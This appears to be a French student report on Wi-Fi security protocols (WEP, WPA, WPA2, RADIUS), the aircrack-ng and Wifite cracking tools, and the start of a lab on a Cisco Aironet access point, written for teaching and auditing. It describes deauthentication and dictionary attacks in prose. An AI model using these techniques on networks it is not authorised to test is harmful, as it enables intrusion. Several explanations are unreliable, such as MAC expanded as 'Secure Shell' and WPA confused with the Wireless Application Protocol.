

Royaume du Maroc
UNIVERSITÉ MOHAMED V - RABAT

ECOLE NATIONALE SUPÉRIEURE D'INFORMATIQUE
ET D'ANALYSE DES SYSTÈMES



Projet de sécurité des réseaux mobiles

Mise en place des protocoles de sécurité sans fil

Filière : Sécurité des systèmes d'information (SSI)

Réalisé par :

AGOULZI Imane
JOUIJATE Rim
HAIDA Salma
ELKHATIB Nour
ELBERDAI Adam
HADNANNE Amine

Professeur :

BERQIA Amine

Année universitaire : 2022 - 2023

Table des matières

Introduction générale	1
1 Protocoles de sécurité sans fil	3
1.1 Introduction	3
1.2 Wired Equivalent Privacy (WEP)	3
1.3 Wi-Fi Protected Access (WPA)	5
1.4 Wi-Fi Protected Access 2 (WPA 2)	6
1.5 Remote Authentication Dial-In User Service (RADIUS)	7
1.6 Tableau comparatif des WEP et WPA 1, 2	9
1.7 Conclusion	9
2 Outils de craquage d'un point d'accès	10
2.1 Introduction	10
2.2 Outils	10
2.2.1 Aircrack-ng	10
2.2.2 Wifite	11
2.3 Conclusion	12
3 Atelier - Prise en main d'un point d'accès	13
3.1 Introduction	13
3.2 Le point d'accès "Cisco aironet 1200"	13
3.3 Configuration du point d'accès	14
3.4 Craquage de protocole WEP	15
3.5 Craquage de protocole WPA 1/WPA 2	16
3.6 Configuration de RADIUS	19
3.7 Conclusion	23
Conclusion	24
Etude des réseaux Wi-Fi de l'ENSIAS	25

Table des figures

1.1	WEP Authentification	3
1.2	WEP Chiffrement	4
1.3	Fonctionnement RADIUS	8
2.1	Aircrack-ng	10
2.2	Wifite	11
3.1	Cisco Aironet 1200	13
3.2	Schéma des composants Exterieurs du Cisco Aironet 1200	14
3.3	Réseau Wi-Fi de notre point d'accès	14
3.4	key Management : Mandatory	15
3.5	Mode de chiffrement : TKIP	15
3.6	Lancer l'attaque contre PA	16
3.7	Résultat d'attaque : trouver la clé	16
3.8	Attaque passive	17
3.9	Interface : wlan0	17
3.10	Activation mode monitoring	18
3.11	Adresse MAC Channel	18
3.12	Déconnection des utilisateurs	19
3.13	Résultat d'attaque : trouver la clé	19
3.14	Configuration de client PA : Ajout de serveur RADIUS	20
3.15	Les ports	20
3.16	docker-compose.yml	21
3.17	Configuration de serveur : ajout de client PA	21
3.18	Configuration de serveur : ajout des utilisateurs autorisé pour ce client	22
3.19	Test receiving authentication request	23

.

Table des abréviations

1	AAA	Authentication, Authorization, and Accounting
2	ACS	Access Control Server
3	AES	Advanced Encryption Standard
4	AES-CCMP	Advanced Encryption Standard - CCM mode Protocol
5	AP	Access Point
6	ARP	Address Resolution Protocol
7	CRC	Cyclic redundancy check
8	CTR	Counter
9	EAP	Extensible Authentication Protocol
10	EAPOL	Extensible Authentication Protocol over LAN
11	ESSID	Extended Service Set Identifier
12	IEEE	Institute of Electrical and Electronics Engineers
13	IETF	Internet Engineering Task Force
14	KRACK	Key Reinstallation Attacks
15	MAC	Secure Shell
16	MIC	Message Integrity Check
17	NAS	Network Access Server
18	PFS	Perfect Forward Secrecy
19	PMK	Pairwise Master Key
20	PMKID	Pairwise Master Key Identifier
21	PSK	pre-shared key
22	RADIUS	Remote Authentication Dial-In User Service
23	RC4	Rivest Cipher 4
24	SNMP	Simple Network Management Protocol
25	SSID	Service Set Identifier
26	TKIP	Temporal Key Integrity Protocol
27	UDP	User Datagram Protocol
28	WEP	Wired Equivalent Privacy
29	Wi-Fi	wireless fidelity
30	WLAN	Wireless Local Area Network
31	WPA	Wi-Fi Protected Access

Introduction générale

Ce projet est dans le cadre de l'élément de module "Sécurité des Réseaux", où l'objectif est de savoir la procédure de sécurisation d'un réseau, allant du scan d'un réseau, de la détection de vulnérabilités et de leur exploitation, complétant ainsi un audit qui se finalise par le changement de configuration d'un réseau pour assurer la bonne sécurité du périmètre.

Nous présentons dans le rapport qui suit une étude approfondie des protocoles de sécurité sans fil WEP (Wired Equivalent Privacy), WPA1 (Wi-Fi Protected Access) et WPA2 (Wi-Fi Protected Access 2). Ces protocoles jouent un rôle essentiel dans la sécurisation des réseaux Wi-Fi, en protégeant les données transmises des attaques et des intrusions non autorisées.

À mesure que la connectivité sans fil devient de plus en plus répandue, il est crucial de comprendre les protocoles de sécurité utilisés pour protéger les réseaux sans fil. Le WEP, introduit à l'origine dans les années 1990, était le premier protocole de sécurité sans fil à être largement adopté. Cependant, des vulnérabilités significatives ont été découvertes, rendant le WEP facilement exploitable par des attaquants expérimentés.

Pour remédier aux faiblesses du WEP, le WPA a été développé comme une amélioration significative de la sécurité sans fil. Le WPA introduit des fonctionnalités telles que le protocole d'authentification extensible (EAP) et le protocole Temporal Key Integrity Protocol (TKIP), renforçant ainsi la sécurité du réseau. Toutefois, des vulnérabilités subsistaient encore, ce qui a conduit au développement ultérieur du WPA2.

Le WPA2 est actuellement considéré comme le protocole de sécurité sans fil le plus robuste et le plus sécurisé. Il utilise le protocole de chiffrement avancé (AES) pour protéger les communications sans fil et offre une meilleure protection contre les attaques. Le WPA2 est désormais largement utilisé dans les réseaux Wi-Fi domestiques, professionnels et publics.

Le but de ce projet est d'expérimenter avec les différentes configurations possible d'un point d'accès, et aussi de les étudier. Davantage, il fallait comprendre comment les vulnérabilités d'un protocole tel WEP conduisent réellement à l'exploitation d'un actif d'un système informatique. Nous avons pu concrétiser cette information en conduisant nos propres attaques sur le point d'accès dont la configuration en WEP, WPA1 et WPA2 conduit à des vulnérabilités exploitables, par exemple par de simples outils tels Wifite et aircrack-ng.

En conclusion, la sécurisation des réseaux sans fil est essentielle pour protéger les informations sensibles et prévenir les attaques malveillantes. Les protocoles de sécurité sans fil tels que le WEP, le WPA et le WPA2 jouent un rôle crucial dans cet effort. En comprenant leurs ca-

ractéristiques et leurs vulnérabilités, il est possible de mettre en place des mesures appropriées pour garantir la confidentialité et l'intégrité des données sur les réseaux Wi-Fi.

Chapitre 1

Protocoles de sécurité sans fil

1.1 Introduction

Depuis que le premier protocole de sécurité sans fil a été proposé dans l'IEEE802.11, de nombreuses vulnérabilités et suspicions ont été découvertes. Ainsi le développement du domaine et la proposition de différents protocoles, chacun essayant de remédier aux lacunes de celui qui le précède. Dans ce chapitre, nous présenterons une série de ces protocoles : WEP, WAP1, WAP2 et RADIUS.

1.2 Wired Equivalent Privacy (WEP)

Pour offrir un certain niveau de protection aux transmissions sans fil, la norme **IEEE802.11** a défini en 1999 le protocole **Wired Equivalent Privacy**, qui est un ensemble d'instructions et de règles permettant de transmettre des données sans fil sur les ondes avec un certain degré de sécurité.

Pour s'authentifier, tout d'abord, le point d'accès identifie le dispositif à l'aide d'une clé secrète partagée, et la procédure suivante est appliquée :




FIGURE 1.1 – WEP Authentification

1. l'appareil(client) sans fil envoie une demande d'authentification au point d'accès sans fil.
2. le point d'accès sans fil envoie un défi aléatoire(texte clair) de 128 bits au client.
3. l'appareil utilise la **clé secrète** partagée pour signer le défi et l'envoyer au point d'accès sans.
4. Le point d'accès décrypte le message signé à l'aide de la clé secrète partagée et vérifie le défi précédemment envoyé. L'authentification est réussie si le défi correspond au message signé.

Ensuite, lors de la communication, les informations sont partagées après l'obtention du CRC du message clair, et un vecteur d'initiation de 24-bit, et le cryptage suivant : 1. Le WEP utilise




FIGURE 1.2 – WEP Chiffrement

le CRC pour assurer l'intégrité des données. Le WEP effectue une opération de contrôle CRC (Cyclic Redundancy Check) sur le texte en clair et génère une valeur CRC.

Cette valeur CRC est concaténée au texte en clair.

2. La clé secrète est concaténée au vecteur d'initialisation (IV) et introduite dans le RC4. Sur la base de la clé secrète et du vecteur d'initialisation, le RC4 génère un keystream.

3. Le keystream et le message en clair+CRC sont combinés par XOR. Le résultat est le texte chiffré.

Le même vecteur d'initialisation que celui utilisé précédemment est ajouté en clair au texte chiffré obtenu.

L'IV + le texte chiffré ainsi que les en-têtes de trame sont ensuite transmis par voie hertzienne.

Explorons maintenant quelques-unes des vulnérabilités de ce protocole :

- CRC sur message clair : Le CRC a été conçu pour détecter les erreurs aléatoires dans le message, mais il ne peut pas empêcher les attaques nuisibles. Et comme le CRC est effectué sur le texte en clair et non sur le texte chiffré, il est possible d'apporter des modifications au texte chiffré sans affecter la somme de contrôle. Il est possible de modifier le texte chiffré sans affecter la somme de contrôle.

Si un pirate connaît le texte en clair, il peut facilement calculer la somme de contrôle et injecter les faux messages dans le réseau. Il est donc possible de rendre le point d'accès incapable de remarquer les changements apportés au paquet original et de le transmettre à l'adresse IP sélectionnée, en changeant l'adresse de destination du paquet

et en remplaçant l'ancien CRC par le CRC modifié, ainsi qu'en recalculant la somme de contrôle IP.

- **IV collision** : L'objectif de l'IV dans l'algorithme RC4 est de garantir que les clés ne sont pas répétées. Mais comme le WEP utilise un IV de 24 bits, la totalité de l'espace IV de 24 bits peut être utilisée en quelques heures et les IV sont répétées à nouveau. Comme la clé partagée est fixe, la clé du générateur de flux de clés RC4 est répétée si les IV sont répétées. Cela viole la règle RC4 qui veut que les clés ne soient jamais répétées.

Comme les IV sont envoyés en texte clair, l'attaquant peut identifier les collisions d'IV et les utiliser pour déterminer le flux de clés en analysant les deux paquets dérivés du même IV.

1.3 Wi-Fi Protected Access (WPA)

En raison des contraintes liées aux ressources et à la largeur de bande, le WAP1 a été introduit à la fin des années 1990 et a fourni un cadre pour la fourniture de contenu et d'applications web à de petits appareils aux ressources limitées, tels que les téléphones cellulaires, à l'aide de réseaux sans fil. Il a été principalement conçu, lors du standard 802.11i pour assurer la sécurité de la navigation textuelle de base et pour résoudre certains des problèmes que le WEP ne parvenait pas à résoudre.

L'un des premiers problèmes résolus avec le wpa est le processus d'authentification, qui n'est pas digne d'intérêt, et qui a été remplacé par 4-way handshake :

1. **Demande d'authentification** : Le dispositif client envoie une demande d'authentification au point d'accès (AP) pour initier le processus.

2. **Réponse d'authentification** : Le point d'accès répond par une réponse d'authentification comprenant les informations nécessaires au client pour poursuivre le processus d'authentification.

3. **Échange de clés (EAPOL-Message de clé 1)** L'AP envoie un message EAPOL (Extensible Authentication Protocol over LAN) à l'AP, initiant l'échange de clés. Ce message contient un nombre aléatoire appelé "ANonce" (**Authenticator Nonce**), qui est une valeur unique générée par l'AP.

4. **Échange de clés (message EAPOL-Key 2)** : L'appareil reçoit le message EAPOL-Key 1 du client et génère son propre nombre aléatoire appelé "SNonce" (**Supplicant Nonce**). L'AP envoie également la "Group Transient Key" (GTK) au client qui est utilisée pour diffuser des données à plusieurs clients au sein d'un réseau.

5. **Génération de clés par paire (EAPOL-Key Message 3)** : L'appareil reçoit le message de clé EAPOL 2 de l'AP. Il calcule la "Pairwise Transient Key" (PTK) à l'aide de ANonce, SNonce et d'autres paramètres échangés au cours des étapes précédentes. La PTK est utilisée pour sécuriser la communication entre le client et l'AP.

6. **Confirmation de la clé par paire (EAPOL-Key Message 4)** : L'appareil client envoie un message EAPOL-Key 3, qui comprend le "MIC" (Message Integrity Code) des messages échangés. L'AP vérifie le MIC pour garantir l'intégrité des messages reçus. L'AP obtient la même PTK que le client si le MIC est valide .

Message Integrity Code : Mécanisme de sécurité utilisé dans les communications sans fil, il utilise des algorithmes cryptographiques, tels que les fonctions de hachage ou les sommes de contrôle cryptographiques, pour générer une valeur unique basée sur le contenu du paquet.

Cette valeur est ensuite jointe au paquet en tant que valeur de contrôle d'intégrité pour garantir l'intégrité des données transmises en les comparant à celles calculées sur place.

Le protocole TKIP a été conçu pour remédier à la vulnérabilité des clés répétitives de l'ancien protocole de cryptage WEP. Temporal Key Integrity Protocol : Protocole de cryptage symétrique utilisé dans le cadre du WPA1. Le TKIP fonctionne en générant dynamiquement une nouvelle clé de cryptage pour chaque paquet transmis sur le réseau sans fil. Cette clé est appelée clé temporelle (TK). Génération dynamique de clés de chiffrement :

Pour obtenir une clé temporelle (TK) pour chaque paquet, TKIP utilise une combinaison des composants suivants :

1. PMK : La clé principale par paire est une clé secrète forte et partagée convenue au cours du processus d'authentification. Elle sert de clé racine pour dériver la clé temporelle.

2. Adresses MAC et nonces : Les adresses MAC du dispositif client et du point d'accès, ainsi que les nonces (nombres générés de manière aléatoire), sont utilisés comme données supplémentaires dans le processus de dérivation de la clé. Les nonces ajoutent un caractère aléatoire à la génération de la clé, la rendant unique pour chaque session.

3. Numéro de séquence : Un numéro de séquence est attribué à chaque paquet. Ce numéro de séquence change pour chaque paquet transmis. Il garantit que la même clé de cryptage n'est pas utilisée pour plusieurs paquets, ce qui réduit la probabilité de réutilisation de la clé.

En combinant la PMK, les adresses MAC, les nonces et les numéros de séquence, TKIP génère une clé temporelle unique pour chaque paquet.

Concernant les vulnérabilités de ce protocole, on trouve :

- Replay attacks : Le protocole TKIP utilise un compteur de séquences (TSC) pour garantir l'intégrité des paquets. Cependant, ce compteur n'a que 48 bits de long, ce qui permet un nombre limité de valeurs uniques. Les attaquants peuvent capturer des paquets légitimes et les rejouer dans la plage de séquence valide pour contourner le contrôle d'intégrité.

Ainsi, un attaquant peut potentiellement se faire passer pour un utilisateur légitime ou obtenir un accès non autorisé au réseau simplement en jouant le paquet capturé. Ce qui peut compromettre la confidentialité et l'intégrité de la communication réseau.

- Faiblesses RC4 : Certaines clés de l'algorithme RC4 peuvent conduire à une distribution biaisée du flux de clés générés, ce qui rend l'algorithme vulnérable aux biais dépendant de la clé. Ce biais peut être exploité par un pirate pour récupérer la clé ou effectuer d'autres attaques cryptographiques.

On a également constaté que l'algorithme RC4 présentait des biais statistiques dans le flux de clés générés. Ces biais peuvent potentiellement être utilisés pour récupérer des parties du texte en clair ou de la clé de chiffrement.

- Forward secrecy : Le secret de transmission, également connu sous le nom de secret de transmission parfait (PFS), est une propriété cryptographique qui garantit une protection contre le décryptage rétroactif des données cryptées.

TKIP : Si un pirate parvient à obtenir les clés de chiffrement utilisées dans le protocole TKIP, il peut potentiellement décrypter le trafic réseau précédemment capturé ou intercepter les communications futures. Cette limitation peut constituer un problème de sécurité dans les scénarios où les clés de chiffrement à long terme peuvent être compromises.

1.4 Wi-Fi Protected Access 2 (WPA 2)

Le successeur du WPA1 est un protocole de sécurité conçu pour fournir un cryptage et une authentification robustes pour les réseaux sans fil. Il a été introduit sous le nom de WPA2 et offre des améliorations significatives en termes de fonctions de sécurité et d'algorithmes. Il utilise

la même méthode d'authentification que WPA 1. Afin d'assurer une transition progressive vers la sécurité améliorée du WPA2, Le WPA2 est conçu pour être rétrocompatible avec les anciens appareils prenant en charge le WPA1,

Le WPA2 utilise l'algorithme Advanced Encryption Standard (AES) pour le cryptage, qui est considéré comme plus puissant que l'algorithme RC4 utilisé dans le TKIP du WPA1. **Advanced Encryption Standard** : algorithme de cryptage symétrique largement reconnu pour sa sécurité et son efficacité. L'AES fonctionne sur des blocs de données de taille fixe et prend en charge trois tailles de clés : 128 bits, 192 bits et 256 bits. Dans le WPA2, l'AES est utilisé en conjonction avec le protocole CCMP pour le cryptage des données.

Cipher Block Chaining Message Authentication Code Protocol : mode d'opération pour les chiffrements par blocs, spécialement conçu pour être utilisé avec AES. Il combine le cryptage des données et la fonctionnalité du code d'authentification des messages (MAC) pour assurer à la fois la confidentialité et l'intégrité des communications sans fil. comment cela fonctionne-t-il ?

1. **Chiffrement des données** : AES-CCMP utilise AES en mode compteur (CTR) pour le cryptage des données. En mode CTR, AES fonctionne comme un chiffrement de flux, générant un flux de clés basé sur un vecteur d'initialisation (IV) et un compteur. Ce flux de clés est mis en XOR avec les données en clair pour produire le texte chiffré.

2. **Intégrité du message** : Le CCMP garantit l'intégrité des données transmises en utilisant le code d'authentification des messages par chaînage de blocs (CBC-MAC). Le CBC-MAC applique l'AES dans un mode de chaînage modifié, où la sortie de chaque opération de chiffrement est réinjectée dans l'opération suivante. Il en résulte une étiquette MAC qui est ajoutée au texte chiffré.

3. **Hiérarchie des clés** : Dans le cadre du WPA2, la clé transitoire par paire (PTK) obtenue lors du processus d'authentification initial, au cours de la poignée de main à quatre voies, est utilisée comme clé de chiffrement pour l'AES-CCMP.

Parmi les vulnérabilités de WPA 2, on cite :

- Key Reinstallation Attacks : KRACK tire parti d'une faiblesse dans la mise en œuvre de la poignée de main à quatre voies. Cette vulnérabilité permet à un attaquant situé à portée de manipuler et de rejouer les messages de la poignée de main, afin de réinstaller une clé de chiffrement déjà utilisée.
En l'exploitant, un pirate peut décrypter et écouter le trafic Wi-Fi, injecter du contenu malveillant dans des sites web et même effectuer d'autres activités non autorisées. Cette vulnérabilité pose un risque de sécurité important car elle compromet la confidentialité et l'intégrité des communications sans fil.
- Key Reinstallation Attacks : Un point d'accès malhonnête est un point d'accès sans fil non autorisé qui est installé au sein d'un réseau à l'insu ou sans l'approbation de l'administrateur du réseau. Les points d'accès malhonnêtes peuvent être des dispositifs physiques ou des émulations logicielles qui imitent les points d'accès légitimes, qui sont utilisés pour tromper les utilisateurs en les incitant à se connecter. Une fois connecté, le pirate peut intercepter le trafic du réseau, lancer diverses attaques et éventuellement accéder à des informations sensibles.

1.5 Remote Authentication Dial-In User Service (RADIUS)

Le protocole RADIUS (Remote Authentication Dial-In User Service) est un protocole client-serveur open source. Il a été développé par l'entreprise Livingston Enterprises, Inc en 1991 et il a ensuite été standardisé par l'IETF (Internet Engineering Task Force). RADIUS permet

d'assurer le service AAA (pour Authentication, Authorization, and Accounting) :

- Authentication c'est, le fait de reconnaître un utilisateur et de l'associer à un mot de passe.
- Authorization c'est l'action de laisser, ou d'interdire, un utilisateur d'accéder à certaines ressources.
- Accounting fait référence aux suivis de consommation et des traces d'un utilisateur.

Comme un protocole client-serveur, RADIUS est mis en place sur un serveur qui est le serveur RADIUS où seront centralisés tous les utilisateurs de réseau. Ce serveur communique avec le client NAS (Network Access Server) qui peut être un routeur ou plusieurs. Donc lorsqu'un utilisateur connecté au routeur veut accéder au réseau, la demande de connexion passe par les étapes suivantes :

- Le serveur RADIUS et le client NAS échangent un mot de passe privé afin de s'authentifier.
- Le serveur RADIUS possède dans une base de données les identifiants(logins) et mots de passe des utilisateurs autorisés.
- Lorsqu'un utilisateur tente de se connecter à un réseau, il envoie une requête au NAS afin d'autoriser la connexion à distance.
- le NAS transmet une requête qui contient l'identifiant et le mot de passe entrés par l'utilisateur au serveur RADIUS.
- Le serveur RADIUS compare Login/Password avec les informations stockées dans la DB et renvoie vers le routeur une réponse acceptant ou refusant l'accès au réseau.




FIGURE 1.3 – Fonctionnement RADIUS

1.6 Tableau comparatif des WEP et WPA 1, 2

Caractéristiques	WEP	WPA 1	WPA 2
Année de lancement	1999	2003	2004
Méthode de chiffrement	RC4	TKIP	AES-CCMP
Taille de la clé de session	40/104 bits	128 bits	128 bits
Authentification	Partage de clé (PSK)	802.1X/RADIUS	802.1X/RADIUS
Vulnérabilités connues	- Clé statique facilement crackable	- Faiblesse des clés partagées (PSK) - Vulnérabilités liées à TKIP - Attaques par force brute	- Aucune vulnérabilité majeure connue pour AES-CCMP - Attaques par force brute sur les clés partagées (PSK) possibles

TABLE 1.1 – Tableau comparatif des différents protocoles de sécurité sans fil

Bien que de nouvelles solutions et améliorations soient toujours recherchées en termes de sécurité, de nombreuses personnes utilisent encore le WPA2 pour leurs réseaux Wi-Fi, même si le WPA3 est disponible depuis un certain temps. Cela s'explique par le fait que le WPA2 est largement pris en charge par les appareils et qu'il offre une compatibilité avec les appareils plus anciens. Le passage au WPA3 demande du temps et des efforts, car il implique l'évaluation de l'infrastructure du réseau et la mise à jour des appareils. Enfin, lorsqu'il est correctement configuré, le WPA2 peut encore fournir une sécurité adéquate pour de nombreux réseaux.

1.7 Conclusion

Au cours de ce chapitre, on a découvert différents protocoles de sécurité sans fil tels que WEP, WPA1, WPA 2 et RADIUS, en remarquant leur évolution vers des niveaux de sécurité plus élevés et des mécanismes d'authentification plus robustes.

Chapitre 2

Outils de craquage d'un point d'accès

2.1 Introduction

Ce chapitre vise à introduire les outils informatiques utilisés pour réaliser notre craquage du point d'accès, dans ses différentes configurations (WEP, WPA1, WPA2). Nous allons parler de leurs fonctionnalités et de l'aide qu'ils apportent dans l'audit d'un réseau WLAN.

2.2 Outils

2.2.1 Aircrack-ng

Aircrack-ng est un ensemble d'outils qui englobe un détecteur, un sniffer de paquets, et d'autres outils d'analyse et de craquage des réseaux 802.11 (WLANs)[6]. Il est disponible sur plusieurs OSs autre que Linux, comme Windows et macOS. Les outils Aircrack-ng se focalisent sur 4 volets suivants pour assurer la sécurité d'un réseau WLAN :

- Surveillance (Monitoring)
- Attaque (Attacking)
- Test (Testing)
- Craquage (Cracking)



FIGURE 2.1 – Aircrack-ng

Aircrack-ng ainsi permet de faire l'audit des réseaux WLAN, en employant différents fonctionnalités pour pouvoir tirer des informations et exploiter et tester le réseau en question. Il est possible de capturer le trafic réseau, l'analyser, craquer les configurations WEP et WPA/WPA2, conduire des attaques par dictionnaires sur les paquets et aussi de détecter des points d'accès non-autorisé (installé sur le réseau sans l'autorisation des administrateurs du réseau).

Par ailleurs, aircrack-ng est basé sur l'ancien aircrack, et apporte de nouvelles fonctionnalités bien intéressantes. Il est écrit principalement en C, et est constitué de plusieurs outils destinés à des besoins plus spécifiques :

- **airmon-ng** : permet de contrôler l'état "moniteur" (l'activer ou le désactiver) des interfaces sans-fils.
- **aireplay-ng** : permet d'injecter des paquets sur le réseau sans fil. aireplay-ng est principalement utilisé pour attaquer des réseaux WEP et WPA, mais on peut en fait réaliser plusieurs types d'attaques à l'aide de cet outil : Déauthentification des clients, Authentification falsifiée, Rejoue de paquets spécifiques, etc. En fait, cet outil engendre plusieurs cas d'utilisation possibles dans les audits, dû au contrôle fin du trafic réseau, qui est un thème récurrent des outils aircrack-ng.
- **airodump-ng** : cet outil permet la capture des paquets brutes, ce qui est fréquemment utilisé pour conduire une attaque sur WEP en récoltant les Vecteurs d'Initialisation de WEP, ou des WPA handshakes aussi. Parmi ses options, il peut afficher des statistiques sur les paquets ack/cts/rts, et on peut spécifier sur quel fréquence capturer les paquets.
- **aircrack-ng** : cet outil est directement associé au craquage de WEP et WPA/WPA2-PSK. Pour WEP, il peut assurer cela en deux méthodes, dont les deux reposent sur les paquets cryptés capturés par airodump-ng. La première et celle par défaut utilise les paquets ARP. Pour WPA1 et WPA2, aircrack-ng utilise une attaque de dictionnaire, avec comme input une four-way handshake qui est généralement incitée, en déconnectant les utilisateurs forcement (par aireplay-ng).

Finalement, l'ensemble d'outils aircrack-ng est généralement indépendant et autonome, et comprend tous les composants et bibliothèques nécessaires pour assurer l'audit et l'évaluation de la sécurité d'un réseau. Cependant, il se base toujours des configurations externes du système, telle la configuration de la carte réseau sans-fil.

2.2.2 Wifite

What is Wifite ?

Wifite est un script python supporté sur Kali Linux (supporté aussi sur ParrotSec) qui permet de faciliter l'audit des réseaux WLANs. Il se base fortement sur des outils déjà existant, comme aircrack-ng, reaver et tshark pour performer l'audit.[2]



FIGURE 2.2 – Wifite

Ainsi, Wifite vise effectivement l'automatisation du processus d'audit des réseaux WLANs, sans avoir à surveiller son exécution. Ainsi, l'audit est plus abordable dans plus de situations, et offre plusieurs fonctionnalités à la fois, sans à avoir à basculer entre des outils différents.

Toutefois, Wifite reste très dépendante sur des pré-réquis diverses, qui contiennent généralement beaucoup d'autres outils plus spécialisés. Par exemple, en plus de aircrack-ng, Wifite utilise iwconfig et ifconfig pour une manipulation plus complète des appareils sans-fil ; tshark pour détecter les réseaux WPS ; reaver/bully pour des attaques sur WPS ; hashcat pour craquer un certain type de hash (PMKID).

Enfin, Wifite est un outil qui facilite énormément l'audit, et simplifie les lignes de commandes

à taper pour assurer les attaques sur le réseau. Toutefois, une connaissance plus profonde de ses composants est nécessaire pour en tirer le maximum de profit.

2.3 Conclusion

Pour conclure, les outils tels que aircrack-ng et Wifite sont généralement nécessaires pour conduire un bon audit qui permet de détecter les vulnérabilités d'un réseau WLAN. Dans le chapitre suivant, nous allons passer à l'utilisation de ces outils et des connaissances théoriques du Chapitre 1 pour attaquer les protocols WEP, WPA1 et WPA2.

Chapitre 3

Atelier - Prise en main d'un point d'accès

3.1 Introduction

Ce chapitre détaille notre démarche pour concrétiser nos connaissances théoriques sur les protocoles WEP, WPA1 et WPA2 en exploitant leurs vulnérabilités précédemment décrites et renforcer l'idée de la nécessité de l'implémentation de protocoles sécurisés pour éviter de tels exploitations dans le monde réel, ainsi évitant les attaques et les actes malicieux.

3.2 Le point d'accès "Cisco aironet 1200"


Comme défini par Cisco Systems, la gamme Cisco Aironet 1200 est vue comme étant le standard de base des réseaux WLANs sécurisés, configurables et fiables.

Un point d'accès Cisco Aironet 1200 est un point d'accès qui apporte plusieurs fonctionnalités intégrés, dont la plus importantes est certainement la compatibilité avec les standards IEEE 802.11b et 802.11a, même les intégrant tout les deux à la fois sur deux antennes séparées.

En ce qui est de la sécurité, la série Cisco Aironet 1200 fournit l'option du protocole EAP pour davantage de sécurité, et tout types d'authentification 802.1X. En le joignant à un ACS (Cisco Secure Access Control, produit implémentant RADIUS), il fait alors partie d'une solution centrale et 'scalable'.



FIGURE 3.1 – Cisco Aironet 1200



1. 2.4-GHz antenna connectors.
